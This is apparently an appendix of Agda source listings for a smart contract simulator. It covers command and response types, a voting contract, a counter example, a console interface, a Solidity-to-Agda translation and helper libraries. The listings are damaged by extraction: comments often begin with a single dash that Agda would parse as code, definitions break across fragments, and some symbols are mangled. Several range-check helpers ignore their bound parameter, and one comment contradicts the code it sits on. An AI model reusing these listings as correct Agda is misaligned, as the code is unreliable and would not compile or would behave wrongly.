
-smart contract responses
  CResponse : CCommands → Set
  CResponse (callView addr fname msg) = MsgOrError
  CResponse (updatec fname fdef cost)  = ⊤
  CResponse (raiseException _ str)     = ⊥
```

```
  CResponse (transferc amount addr)   = ⊤
  CResponse (callc addr fname msg)    = Msg
  CResponse currentAddrLookupc        = Address
  CResponse callAddrLookupc           = Address
  CResponse (getAmountc addr)         = Amount


-SmartContractExec is datatype of what happens when
- a function is applied to its arguments.
-SmartContractExec -> SmartContractExec
  data SmartContract (A : Set) : Set where
    return : ℕ → A → SmartContract A
    error  : ErrorMsg → DebugInfo → SmartContract A
    exec   : (c : CCommands) → (CResponse c → ℕ)
           → (CResponse c → SmartContract A) → SmartContract A


_≫=_ : {A B : Set} → SmartContract A → (A → SmartContract B)
     → SmartContract B
return n x ≫= q = q x
error x z ≫= q   = error x z
exec c n x ≫= q = exec c n (λ r → x r ≫= q)

_»_ : {A B : Set} → SmartContract A → SmartContract B
    → SmartContract B
return n x » q     = q
error x z » q      = error x z
exec c n x » q = exec c n (λ r → x r » q)
```

D.2.3 A voting example for complex model (votingexample-complex.agda)

```
open import constantparameters
```

```
module Complex-Model.example.votingexample-complex where
open import Data.List
open import Data.Bool.Base
open import Agda.Builtin.Unit
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Maybe hiding (_>>=_)
open import Data.Nat.Base
open import Data.Nat.Show
open import Data.Fin.Base hiding (_+_; _-_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_ ; refl ; sym ; cong)
open import Agda.Builtin.Nat using (_-_; _*_)

-our work
open import libraries.natCompare
open import Complex-Model.ledgerversion.Ledger-Complex-Model exampleParameters
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import interface.ConsoleLib
open import libraries.IOlibrary
open import Complex-Model.IOledger.IOledger-votingexample
open import libraries.Mainlibrary


-define increment aux
incrementAux : MsgOrError → SmartContract Msg
incrementAux (theMsg (nat n))
  = (exec (updatec "counter" (λ _ → λ msg → theMsg (nat (suc n)))
  λ f _ _ → 1) (λ n → 1)) λ x → return 1 (nat (suc n))
incrementAux ow
  = error (strErr "counter returns not a number")
  ⟨ 0 » 0 · "increment" [ (nat 0) ]⟩
```

```
-add voter function
addVoterAux : Msg → (Msg → MsgOrError) → Msg → MsgOrError
addVoterAux (nat newaddr) oldCheckVoter (nat addr) =
    if    newaddr ≡ᵇ addr
    then theMsg (nat 1) - return 1 for true
    else oldCheckVoter (nat addr)
addVoterAux ow ow' ow'' =
    err (strErr " You cannot add voter ")

-delete voter function
deleteVoterAux : Msg → (Msg → MsgOrError) → (Msg → MsgOrError)
deleteVoterAux (nat newaddr) oldCheckVoter (nat addr) =
  if newaddr ≡ᵇ addr
  then theMsg (nat 0) -return 0 for true (means delete)
  else oldCheckVoter (nat addr)
deleteVoterAux ow ow' ow''
  = err (strErr " You cannot delete voter ")

- mysuc is stand for successor (increment)
mysuc : MsgOrError → MsgOrError
mysuc (theMsg (nat n)) = theMsg (nat (suc n))
mysuc (theMsg ow)= err (strErr " You cannot increment ")
mysuc ow = ow

- incrementAux for many candidates
incrementcandidates : ℕ → (Msg → MsgOrError) → Msg → MsgOrError
incrementcandidates candidateVotedFor oldCounter (nat candidate)
  = if candidateVotedFor ≡ᵇ candidate
    then mysuc (oldCounter (nat candidate))
    else oldCounter (nat candidate)
incrementcandidates ow ow' ow''
  = err (strErr " You cannot delete voter ")
```

```
incrementAux1 : MsgOrError → SmartContract Msg
incrementAux1 (theMsg (nat candidate))
  = (exec (updatec "counter"
      (incrementcandidates candidate) λ f _ _ → 1)
      (λ n → 1)) λ x → return 1 (nat candidate)
incrementAux1 ow =
  error (strErr "counter returns not a number")
    ⟨ 0 » 0 · "increment" [ (nat 0) ]⟩

-- the function below we use it in case to
-- check voter is allowed to vote or not
-- in case nat 0 or otherwise it will return
-- error and not allow to vote
-- in case suc (nat n) it will allow to vote
-- and it will call incrementAux to increment the counter
voteAux : Address → MsgOrError → (candidate : Msg) → SmartContract Msg
voteAux addr (theMsg (nat zero)) candidate
  = error (strErr "The voter is not allowed to vote")
    ⟨ 0 » 0 · "Voter is not allowed to vote" [ nat 0 ]⟩
voteAux addr (theMsg (nat (suc n))) candidate
  = exec (updatec "checkVoter" (deleteVoterAux (nat addr))
    λ _ _ _ → 1) (λ _ → 1)
    (λ x → (incrementAux1 (theMsg candidate)))

voteAux addr (theMsg ow) candidate
  = error (strErr "The message is not a number")
    ⟨ 0 » 0 · "Voter is not allowed to vote" [ nat 0 ]⟩
voteAux addr (err x) candidate
  = error (strErr " Undefined ")
    ⟨ 0 » 0 · "The message is undefined" [ nat 0 ]⟩

-- Example
testLedger : Ledger
```

```
testLedger 1 .amount = 100
testLedger 1 .fun "addVoter" msg
  = exec (updatec "checkVoter" (addVoterAux msg)
    λ _ _ _ → 1)
    (λ _ → 1) λ _ → return 1 msg
testLedger 1 .fun "deleteVoter" msg
  = exec (updatec "checkVoter" (deleteVoterAux msg)
    λ _ _ _ → 1)
    (λ _ → 1) λ _ → return 1 msg
testLedger 1 .fun "vote" msg
  = exec callAddrLookupc (λ _ → 1)
  λ addr →
  exec (callView addr "checkVoter" (nat addr))
  (λ _ → 1) λ check → voteAux addr check msg
testLedger 1 .viewfunction "counter" msg
  = theMsg (nat 0)
testLedger 1 .viewfunction "checkVoter" msg
  = theMsg (nat 0)
testLedger 1 .viewfunctionCost "checkVoter" msg
  = 1

testLedger 0 .amount   = 100
testLedger 3 .amount   = 100

testLedger ow .amount = 0
testLedger ow .fun ow' ow''
  = error (strErr "Undefined")
    ⟨ ow » ow · ow' [ ow'' ]⟩
testLedger ow .viewfunction ow' ow''
  = err (strErr "Undefined")
testLedger ow .viewfunctionCost ow' ow''
  = 1

-main program IO
```

```
main : ConsoleProg
main = run (mainBody (⟨ testLedger ledger, 0 initialAddr, 20 gas⟩))
```

D.2.4 Interactive program in Agda for the complex simulator (IOledger-votingexample.agda)

```
open import constantparameters

module Complex-Model.IOledger.IOledger-votingexample where


open import Data.Nat
open import Data.List hiding (_++_)
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length;show)
open import Data.Nat.Show
open import interface.Console hiding (main)
open import interface.Unit
open import interface.NativeIO
open import interface.Base
open import Data.Maybe.Base as Maybe using (Maybe; nothing; _<|>_; when)
open import Data.Maybe.Effectful
open import Data.Product renaming (_,_ to _,,_ )
open import Agda.Builtin.String


- our work
open import interface.ConsoleLib
open import libraries.natCompare
open import libraries.IOlibrary
```

```
open import libraries.Mainlibrary
open import basicDataStructure
open import Complex-Model.ledgerversion.Ledger-Complex-Model exampleParameters
open import
  Complex-Model.ledgerversion.Ledger-Complex-Model-improved-non-terminate exampleParameters

-convert message to natural number
msg2ℕ : Msg → ℕ
msg2ℕ (nat n)     = n
msg2ℕ otherwise = 0

- convert to string
initialfun2Str : MsgOrError → String
initialfun2Str (theMsg (nat n₁))
  = "(theMsg " ++ show n₁ ++ ")"
initialfun2Str (theMsg othermsg)
  = " The message is not a number "
initialfun2Str (err x)
  = " The message is not a number "


mutual
-Program 1: Execute a function of a contract

  executeLedger : ∀{i} → StateIO → IOConsole i Unit
  executeLedger stIO .force =
    exec' (putStrLn "Enter the called address as a natural number")
    λ _ → IOexec getLine λ line →
    executeLedgerStep1-2 stIO (readMaybe 10 line)

  executeLedgerStep1-2 : ∀{i} → StateIO → Maybe ℕ → IOConsole i Unit
  executeLedgerStep1-2 stIO (just calledAddr) .force =
    exec' (putStrLn "Enter the function name
```

```
    (e.g. addVoter, deleteVoter, vote)")
    λ _ → IOexec getLine
    λ line → executeLedgerStep1-3 stIO calledAddr line
  executeLedgerStep1-2 stIO nothing .force =
      exec' (putStrLn "Please enter an address as a natural number")
        λ _ → executeLedger stIO


  executeLedgerStep1-3     : ∀{i} → StateIO → ℕ
    → FunctionName → IOConsole i Unit
  executeLedgerStep1-3 stIO calledAddr f .force =
    exec' (putStrLn "Enter the argument of
    the function name as a natural number")
    λ _ → IOexec getLine λ line →
    executeLedgerStep1-4 stIO calledAddr f (readMaybe 10 line)

  executeLedgerStep1-4     : ∀{i} → StateIO → ℕ
    → FunctionName → Maybe ℕ → IOConsole i Unit
  executeLedgerStep1-4 ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩
    calledAddr f (just m) .force
    = exec' (putStrLn (" The result is as follows:  \n" ++
      " \n The initial address is " ++ show initialAddr ++
      " \n The called address is " ++ show calledAddr)) λ _ →
      executeLedgerFinalStep ((evaluateNonTerminatingfinal
      ledger initialAddr initialAddr calledAddr f (nat m) gas))
      (⟨ ledger ledger, initialAddr initialAddr, gas gas⟩)
  executeLedgerStep1-4 stIO calledAddr f nothing .force
      = exec' (putStrLn "Enter the argument of the function name
        as a natural number")
        λ _ → executeLedgerStep1-3 stIO calledAddr f

  executeLedgerFinalStep   : ∀{i} → Maybe (Ledger × MsgOrErrorWithGas)
    → StateIO → IO consoleI i Unit
  executeLedgerFinalStep (just (newledger „ (theMsg ms , gas₁ gas)))
```

```
  ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩ .force
 = exec' (putStrLn (" The argument of the function name is "
 ++ msg2string ms))
 λ _ → IOexec (putStrLn (" The remaining gas is "
 ++ (show gas₁) ++ " wei"
 ++ " ,  The function returned "
 ++ initialfun2Str (theMsg ms)))
 λ _ → mainBody
 (⟨ newledger ledger, initialAddr initialAddr, gas gas⟩)
executeLedgerFinalStep (just (newledger „
 (err e ⟨ lastCallAddress » curraddr · lastfunname [ lastmsg ]⟩ ,
 gas₁ gas)))
 ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩ .force
 = exec' (putStrLn "Debug information")
 λ _ → IOexec (putStrLn
 (errorMsg2Str (err e
 ⟨ lastCallAddress » curraddr · lastfunname [ lastmsg ]⟩)))
 λ _ → IOexec (putStrLn ("Address "
 ++ show lastCallAddress ++
 " is trying to call the address " ++ show curraddr ++
 " with Function Name " ++
  funname2string lastfunname ++
  " with Message " ++ msg2string lastmsg))
  λ _ → IOexec (putStrLn ("The remaining gas is "
  ++ show gas₁ ++ " wei"))
  λ _ → mainBody (
  ⟨ newledger ledger, initialAddr initialAddr, gas gas⟩)

executeLedgerFinalStep (just (newledger „ (invalidtransaction , gas₁ gas)))
  ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩ .force
  = exec' (putStrLn "Invalid transaction")
  λ _ → IOexec (putStrLn (errorMsg2Str invalidtransaction))
  λ _ → IOexec (putStrLn ("The remaining gas is "
  ++ (show gas₁) ++ " wei"))
```

```
    λ _ → mainBody (
     ⟨ newledger ledger, initialAddr initialAddr, gas gas⟩)
  executeLedgerFinalStep nothing ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩ .force
     = exec' (putStrLn "Nothing and the ledger will change to old ledger")
        λ _ → mainBody (⟨ ledger ledger, initialAddr initialAddr, gas gas⟩)


- program 2: Look up the balance of one contract

  executeLedger-CheckBalance : ∀{i} → StateIO → IOConsole i Unit
  executeLedger-CheckBalance stIO .force
   = exec' (putStrLn "Enter the called address
     as a natural number")
     λ _ → IOexec getLine λ line →
     executeLedgerStep-CheckBalanceAux stIO (readMaybe 10 line)

  executeLedgerStep-CheckBalanceAux : ∀{i} → StateIO → Maybe ℕ → IOConsole i Unit
  executeLedgerStep-CheckBalanceAux stIO nothing .force
   = exec' (putStrLn "Please enter an address
   as a natural number")
   λ _ → IOexec getLine
   λ _ → executeLedger-CheckBalance stIO

  executeLedgerStep-CheckBalanceAux
   ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩ (just calledAddr) .force
   = exec' (putStrLn "The information you get is below:  ")
     λ line → IOexec (putStrLn
     ("The available money is " ++ show (ledger calledAddr .amount)
      ++ " wei in address " ++ show calledAddr))
     (λ line → mainBody (
     ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩))


- program 3: Change the calling address
```

```
executeLedger-ChangeCallingAddress : ∀{i} → StateIO → IOConsole i Unit
executeLedger-ChangeCallingAddress stIO .force
  = exec' (putStrLn "Enter a new calling address
      as a natural number")
      λ _ → IOexec getLine
      λ line → executeLedger-ChangeCallingAddressAux
        stIO (readMaybe 10 line)

executeLedger-ChangeCallingAddressAux : ∀{i} → StateIO → Maybe Address
  → IOConsole i Unit
executeLedger-ChangeCallingAddressAux
  ⟨ ledger₁ ledger, initialAddr₁ initialAddr, gas₁ gas⟩
  (just callingAddr)
  = executeLedger ⟨ ledger₁ ledger, callingAddr initialAddr, gas₁ gas⟩
executeLedger-ChangeCallingAddressAux stIO nothing .force
  = exec' (putStrLn "Please enter the calling address
    as a natural number")
      λ _ → executeLedger-ChangeCallingAddress stIO



- program 4: Update the gas limit
  executeLedger-updateGas : ∀{i} → StateIO → IOConsole i Unit
  executeLedger-updateGas stIO .force
    = exec' (putStrLn "Enter the new gas amount
      as a natural number")
      λ _ → IOexec getLine λ line →
      executeLedgerStep-updateGasAux stIO (readMaybe 10 line)


  executeLedgerStep-updateGasAux        : ∀{i} → StateIO → Maybe ℕ → IOConsole i Unit
  executeLedgerStep-updateGasAux stIO nothing .force
      = exec' (putStrLn "Please enter a gas as a natural number")
        λ _ → executeLedger-updateGas stIO
```

```
executeLedgerStep-updateGasAux
  ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩
    (just gass) .force
    = exec' (putStrLn ("The gas amount has been updated successfully.
      \n The new gas amount is  " ++ show gass ++ " wei"
      ++ " and the old gas amount is " ++ show gas ++ " wei" ))
      λ line → mainBody
        ⟨ ledger ledger, initialAddr initialAddr, gass gas⟩



- program 5: Check the gas limit

  executeLedger-checkGas : ∀{i} → StateIO → IOConsole i Unit
  executeLedger-checkGas ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩ .force
    = exec' (putStrLn (" The gas limit is " ++ show gas ++ " wei" ))
      λ line → mainBody
        ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩


- program 6: Check the view function

  executeLedger-viewfunction : ∀{i} → StateIO → IOConsole i Unit
  executeLedger-viewfunction stIO .force
    = exec' (putStrLn "Enter the Calling Address as a natural number")
        λ _ → IOexec getLine
        λ line → executeLedger-viewfunction0 stIO
          (readMaybe 10 line)

  executeLedger-viewfunction0 : ∀{i} → StateIO → Maybe Address
    → IOConsole i Unit
  executeLedger-viewfunction0
    ⟨ ledger₁ ledger, initialAddr₁ initialAddr, gas₁ gas⟩
    (just callingAddr)
      = executeLedger-viewfunction1
```

```
  ⟨ ledger₁ ledger, callingAddr initialAddr, gas₁ gas⟩
executeLedger-viewfunction0 stIO nothing .force
  = exec' (putStrLn "Please enter as a natural number")
    λ _ → executeLedger-viewfunction stIO



executeLedger-viewfunction1 : ∀{i} → StateIO → IOConsole i Unit
executeLedger-viewfunction1 stIO .force =
  exec' (putStrLn "Enter the Called Address
    as a natural number")
    λ _ → IOexec getLine λ line →
    executeLedger-viewfunStep1-2 stIO (readMaybe 10 line)



executeLedger-viewfunStep1-2 : ∀{i} → StateIO → Maybe Address
  → IOConsole i Unit
executeLedger-viewfunStep1-2 stIO (just calledAddr) .force =
  exec' (putStrLn "Enter the function name
    (e.g. checkVoter, counter) ")
    λ _ → IOexec getLine λ line →
    executeLedger-viewfunStep1-3 stIO
      calledAddr (string2FunctionName line)
executeLedger-viewfunStep1-2 stIO nothing .force =
      exec' (putStrLn "Please enter an address
        as a natural number")
      λ _ → executeLedger-viewfunction1 stIO



executeLedger-viewfunStep1-3 : ∀{i} → StateIO → (calledAddr : Address)
  → Maybe FunctionName → IOConsole i Unit
executeLedger-viewfunStep1-3 stIO calledAddr (just f) .force
  = exec' (putStrLn "Enter the argument of the function
    name as a natural number")
```

```
        λ _ → IOexec getLine λ line →
      executeLedger-viewfunStep1-4 stIO calledAddr f (readMaybe 10 line)
    executeLedger-viewfunStep1-3 stIO calledAddr nothing .force
      = exec' (putStrLn "Please enter a function name as string")
          λ _ → executeLedger-viewfunStep1-2 stIO (just calledAddr)


    executeLedger-viewfunStep1-4 : ∀{i} → StateIO → (calledAddr : Address)
      → FunctionName → Maybe ℕ → IOConsole i Unit
    executeLedger-viewfunStep1-4
      ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩
        calledAddr f (just m) .force
        = exec' (putStrLn "The information you get is below:  ")
            λ _ → IOexec (putStrLn (
            "\n The initial address is "
            ++ show initialAddr ++
            "\n The called address is " ++ show calledAddr ++
            "\n The view function returns " ++ initialfun2Str
            (ledger calledAddr .viewFunction f (nat m)) ++
            "\n The view function cost returns " ++ show
            (ledger calledAddr .viewFunctionCost f (nat m))))
            λ _ → mainBody (
            ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩)
    executeLedger-viewfunStep1-4 stIO calledAddr f nothing .force
            = exec' (putStrLn "Please enter the argument
              of the function name as a natural number") λ _ →
              executeLedger-viewfunStep1-3 stIO calledAddr (just f)


  - define our interface
    mainBody : ∀{i} → StateIO → IOConsole i Unit
    mainBody stIO .force
        = WriteString' ("Please choose one of the following:
              1- Execute a function of a contract.
```

```
          2- Look up the balance of a contract.
          3- Change the calling address.
          4- Update the gas limit.
          5- Check the gas limit.
          6- Evaluate a view function.
          7- Terminate the program.") λ _ →
      GetLine >>= λ str →
      if    str == "1" then executeLedger stIO
      else (if  str == "2" then   executeLedger-CheckBalance stIO
      else (if  str == "3" then   executeLedger-ChangeCallingAddress stIO
      else (if  str == "4" then   executeLedger-updateGas stIO
      else (if  str == "5" then   executeLedger-checkGas stIO
      else (if  str == "6" then   executeLedger-viewfunction stIO
      else (if  str == "7" then   WriteString "The program will be terminated"
      else WriteStringWithCont "Please enter a number 1 - 7"
      λ _ → mainBody stIO ))))))

  - The main function is defined in the example files e.g.
  - Agdacode/agda/Complex-Model/example/votingexample-complex.agda
```

D.3 Translation from Solidity language inot Agda

D.3.1 Simple Simulator (solidityToagdaInsimplemodel-counterexample.agda)

```
module Simple-Model.example.solidityToagdaInsimplemodel-counterexample where

open import Data.Nat hiding (_<_)
open import Data.List
open import Data.Bool hiding (_<_) -hiding (_<_)
open import Data.Bool.Base hiding (_<_)
open import Data.Nat.Base hiding (_<_)
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length; show; _<_)
```

```
open import Data.Nat.Show

-simple model
open import Simple-Model.ledgerversion.Ledger-Simple-Model
open import Simple-Model.IOledger.IOledger-counter
open import interface.ConsoleLib
-library
open import Simple-Model.library-simple-model.basicDataStructureWithSimpleModel


-compare function
_<_ : ℕ → ℕ → Bool
zero < m = true
suc n < zero = false
suc n < suc m = n < m

-Example of a simple counter

- constant variable
const : ℕ → (Msg → SmartContract Msg)
const n msg = return (nat n)


- define uint as in Solidity
Max_Uint : ℕ
Max_Uint = 65535


- test our ledger with our example
testLedger : Ledger
testLedger 1 .amount                = 40
testLedger 1 .fun "counter" m      = const 0 (nat 0)
testLedger 1 .fun "increment" m =
  exec currentAddrLookupc λ addr →
  exec (callc addr "counter" (nat 0))
  λ{(nat oldcounter) →
  (if oldcounter < Max_Uint
```

```
  then exec (updatec "counter" (const (suc oldcounter)))
  (λ _ → return (nat (suc oldcounter)))
        else
      error (strErr "out of range error"));
  _ → error (strErr "counter returns not a number")}

testLedger ow .amount      = 0
testLedger ow .fun ow' ow''
  = error (strErr "Undefined")


- To run interface
main :  ConsoleProg
main =  run (mainBody testLedger 0)
```

D.3.2 Complex simulator (solidityToagdaIncomplexmodel-votingexample.agda)

```
open import constantparameters

module Complex-Model.example.solidityToagdaIncomplexmodel-votingexample where
open import Data.List
open import Data.Bool.Base hiding (_<_)
open import Agda.Builtin.Unit
open import Data.Product renaming (_,_ to _„_ )
open import Data.Maybe hiding (_>>=_)
open import Data.Nat.Base hiding (_<_; _>_)
open import Data.Nat.Show
open import Data.Fin.Base hiding (_+_; _-_; _<_; _>_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_ ; refl ; sym ; cong)
open import Agda.Builtin.Nat using (_-_; _*_)


-our work
```

```
open import libraries.natCompare
open import Complex-Model.ledgerversion.Ledger-Complex-Model exampleParameters
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import interface.ConsoleLib
open import libraries.IOlibrary
open import Complex-Model.IOledger.IOledger-votingexample
open import libraries.Mainlibrary
open import libraries.ComplexModelLibrary

-add voter function
addVoterAux : ℕ → (Msg → MsgOrError)
                → Msg → MsgOrError
addVoterAux newaddr oldCheckVoter (nat addr) =
  if     newaddr ≡ᵇ addr
  then theMsg (nat 1) - return 1 for true
  else oldCheckVoter (nat addr)
addVoterAux ow ow' ow'' =
  err (strErr "The argument of checkVoter is not a number")


-delete voter function
deleteVoterAux : ℕ → (Msg → MsgOrError)
                   → (Msg → MsgOrError)
deleteVoterAux newaddr oldCheckVoter (nat addr) =
  if newaddr ≡ᵇ addr
  then theMsg (nat 0) - return 1 for true
  else oldCheckVoter (nat addr)
deleteVoterAux ow ow' ow'' =
  err (strErr " You cannot delete voter ")


mysuc : MsgOrError → MsgOrError
mysuc (theMsg (nat n)) = theMsg (nat (suc n))
```

```
mysuc (theMsg ow)= err (strErr " You cannot increment ")
mysuc ow = ow

- incrementAux for many candidates
incrementcandidates : ℕ → (Msg → MsgOrError) → Msg → MsgOrError
incrementcandidates candidateVotedFor oldVoteResult (nat candidate) =
    if candidateVotedFor ≡ᵇ candidate
    then mysuc (oldVoteResult (nat candidate))
    else oldVoteResult (nat candidate)
incrementcandidates ow ow' ow'' =
  err (strErr " You cannot delete voter ")

incrementAux : ℕ → SmartContract Msg
incrementAux candidate =
    (exec (updatec "voteResult" (incrementcandidates candidate)
    λ oldFun oldcost msg → 1)(λ n → 1))
    λ x → return 1 (nat candidate)



-define voteaux solidity
voteAux : Address → ℕ → (candidate : ℕ)
            → SmartContract Msg
voteAux addr 0 candidate
    = error (strErr "The voter is not allowed to vote")
      ⟨ 0 » 0 ∙ "Voter is not allowed to vote" [ nat 0 ]⟩
voteAux addr (suc _) candidate
    = exec (updatec "checkVoter" (deleteVoterAux addr)
      λ oldFun oldcost msg → 1)(λ _ → 1)
      (λ x → (incrementAux candidate))

– testLedger example
testLedger : Ledger
testLedger 1 .amount = 100
```

```
testLedger 1 .viewFunction "checkVoter" msg
  = checkMsgInRangeView Max_Address msg
    λ voter → theMsg (nat 0)
testLedger 1 .viewFunction "voteResult" msg
  = checkMsgInRangeView Max_Uint msg λ voter → theMsg (nat 0)
testLedger 1 .viewFunctionCost "checkVoter" msg
  = 1
testLedger 1 .viewFunctionCost "voterResult" msg
  = 1

testLedger 1 .fun "addVoter" msg
  = checkMsgInRange Max_Address msg λ user →
      exec (callView 1 "checkVoter" (nat user))
      (λ _ → 1) λ msgResult →
      checkMsgOrErrorInRange Max_Bool msgResult
      λ {0 → exec (updatec "checkVoter" (addVoterAux user)
        λ oldFun oldcost msg → 1)
      (λ _ → 1) (λ _ → return 1 (nat 1));
      (suc _) → exec (raiseException 1 "Voter already exists")
      (λ _ → 1)(λ ())}

testLedger 1 .fun "deleteVoter" msg
  = checkMsgInRange Max_Address msg λ user →
    exec (callView 1 "checkVoter" (nat user))
    (λ _ → 1) λ msgResult →
    checkMsgOrErrorInRange Max_Bool msgResult
    λ {0 → exec (raiseException 1 "Voter does not exist")
    (λ _ → 1)(λ ());
    (suc _) → exec (updatec "checkVoter" (deleteVoterAux user)
    λ oldFun oldcost msg → 1)
    (λ _ → 1) (λ _ → return 1 (nat 0))}

testLedger 1 .fun "vote" msg =
  checkMsgInRange Max_Uint msg
  λ candidate →
```

```
  exec callAddrLookupc (λ _ → 1)
  λ addr → exec (callView 1 "checkVoter" (nat addr))
  (λ _ → 1) λ msgResult →
  checkMsgOrErrorInRange Max_Bool msgResult
  λ b → voteAux addr b candidate

- for purpuse testing we define address 0, 3, and 5
testLedger 0 .amount    = 100
testLedger 3 .amount    = 100
testLedger 5 .amount    = 100

testLedger ow .amount  = 0
testLedger ow .fun ow' ow'' =
  error (strErr "Undefined") ⟨ ow » ow · ow' [ ow'' ]⟩
testLedger ow .viewFunction ow' ow'' = err (strErr "Undefined")
testLedger ow .viewFunctionCost ow' ow'' = 1


-main program IO
main : ConsoleProg
main = run (mainBody (⟨ testLedger ledger, 0 initialAddr, 20 gas⟩))
```

D.3.3 Library of the Complex simulator (ComplexModelLibrary.agda)

```
module libraries.ComplexModelLibrary where


open import Data.Nat hiding (_>_; _≤_ ; _<_ )
open import Data.Bool hiding (_≤_ ; _<_)
open import basicDataStructure
open import Complex-Model.ccomand.ccommands-cresponse
open import libraries.IOlibrary


-define less
```

```
_<_ : ℕ → ℕ → Bool
zero < m = true
suc n < zero = false
suc n < suc m = n < m

-define greater
_>_ : ℕ → ℕ → Bool
zero > m = false
suc n > zero = true
suc n > suc m = n > m

-define equal
_==_ : ℕ → ℕ → Bool
zero == zero   = true
zero == suc m = false
suc n == zero = false
suc n == suc m = n == m

- define uint16 as in Solidity
Max_Uint : ℕ
Max_Uint = 65535

-define max boolean with default 1 (true)
Max_Bool : ℕ
Max_Bool = 1

- define max address as in Solidity
Max_Address : ℕ
Max_Address
  = 46316835694926478169428394003475163141307993866256225615783033603165251855975


-define check message in range view
checkMsgInRangeView : (bound : ℕ) → Msg
  → (ℕ → MsgOrError) → MsgOrError
checkMsgInRangeView bound (nat n) fn =
```

```
  if n < bound
  then (fn n)
  else err (strErr "View function result out of range")
checkMsgInRangeView bound (msg +msg msg₁) fun =
  err (strErr "View function didn't return a number")
checkMsgInRangeView bound (list l) fun =
  err (strErr "View function didn't return a number")

-define check message in range
checkMsgInRange : (bound : ℕ) → Msg
  → (ℕ → SmartContract Msg) → SmartContract Msg
checkMsgInRange bound (nat n) sc =
  if n < Max_Uint
  then (sc n)
  else exec (raiseException 1 "out of range error") (λ _ → 1)(λ ())
checkMsgInRange bound (msg +msg msg₁) sc =
  exec (raiseException 1 "out of range error")(λ _ → 1)(λ ())
checkMsgInRange bound (list l) sc =
  exec (raiseException 1 "out of range error")(λ _ → 1)(λ ())

-define check message or error in range
checkMsgOrErrorInRange : (bound : ℕ) → MsgOrError
  → (ℕ → SmartContract Msg)
  → SmartContract Msg
checkMsgOrErrorInRange bound (theMsg (nat n)) sc =
  if n < Max_Uint
  then (sc n)
  else exec (raiseException 1 "out of range error") (λ _ → 1)(λ ())
checkMsgOrErrorInRange bound (theMsg (_ +msg _)) sc =
  exec (raiseException 1 "out of range error")(λ _ → 1)(λ ())
checkMsgOrErrorInRange bound (theMsg (list _)) sc =
  exec (raiseException 1 "Not a number error")(λ _ → 1)(λ ())
checkMsgOrErrorInRange bound (err x) sc =
  exec (raiseException 1 (error2Str x))(λ _ → 1)(λ ())
```

D.4 Other libraries: (IOlibrary.agda, Mainlibrary.agda, and natCompare.agda)

D.4.1 Main library (Mainlibrary.agda)

```
open import constantparameters

module libraries.Mainlibrary where

open import Data.Nat
open import Data.List hiding (_++_)
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length;show)
open import Data.Nat.Show
open import Data.Maybe.Base as Maybe using (Maybe; nothing; _<|>_; when)
open import Data.Maybe.Effectful
open import Data.Product renaming (_,_ to _,,_ )
open import Agda.Builtin.String

-our work
open import interface.ConsoleLib
open import basicDataStructure
open import libraries.natCompare
open import Complex-Model.ccomand.ccommands-cresponse

-Definition of complex smart contract
record Contract : Set where
  constructor contract
  field
```

```
    amount : Amount
    fun      : FunctionName
      → (Msg → SmartContract Msg)
    viewFunction : FunctionName
      → Msg → MsgOrError
    viewFunctionCost : FunctionName
      → Msg → ℕ
open Contract public



-ledger
Ledger : Set
Ledger = Address → Contract



- the execution stack element
record ExecStackEl : Set where
  constructor execStackEl
  field
- lastCallAddress is the address which made the
- call to the current function call
    lastCallAddress : Address

- calledAddress is the address to which the last current
- function call was made from lastCallAddr
    calledAddress : Address

- continuation how to proceed once a result is returned,
- which depends on that result which is an element of Msg
    continuation   : (Msg → SmartContract Msg)

- Cost for continuation depending on the msg
- returned when the current call is finished
    costCont : Msg → ℕ
```

```
  -- The following two elements are only for
  -- debugging purposes so that in case of an error
  --functionanme is the name of the function which was called
    funcNameexecStackEl : FunctionName

  --msg is the arguments with which this funciton was called.
    msgexecStackEl       : Msg
  open ExecStackEl public


  -- execution stack function
  ExecutionStack : Set
  ExecutionStack = List ExecStackEl


  -- the state execution function
  record StateExecFun : Set where
    constructor stateEF
    field
      ledger : Ledger
      executionStack : ExecutionStack

  -- the address which initiated everything
      initialAddr : Address

  -- the address which made the call to the current function call
      lastCallAddr   : Address

    -- is the address to which the last current fucntion call was made from lastCallAddr
      calledAddr : Address

  -- next step in the program to be executed when
      nextstep  : SmartContract Msg

    -- how much we have left in the next execution step
      gasLeft   : ℕ

  --these info regarding debug info :
```

```
    funNameevalState : FunctionName
    msgevalState : Msg
open StateExecFun public
```

D.4.2 IO library (IOlibrary.agda)

```
open import constantparameters

module libraries.IOlibrary where

open import Data.Nat
open import Data.List hiding (_++_)
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length;show)
open import Data.Nat.Show
open import Data.Maybe.Base as Maybe using (Maybe; nothing; _<|>_; when)
open import Data.Maybe.Effectful
open import Data.Product renaming (_,_ to _,,_ )
open import Agda.Builtin.String

-our work
open import libraries.natCompare
open import libraries.Mainlibrary
open import interface.ConsoleLib
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure


string2FunctionName : String → Maybe FunctionName
```

```
string2FunctionName str = just str


funname2string : FunctionName → String
funname2string x = x


mutual
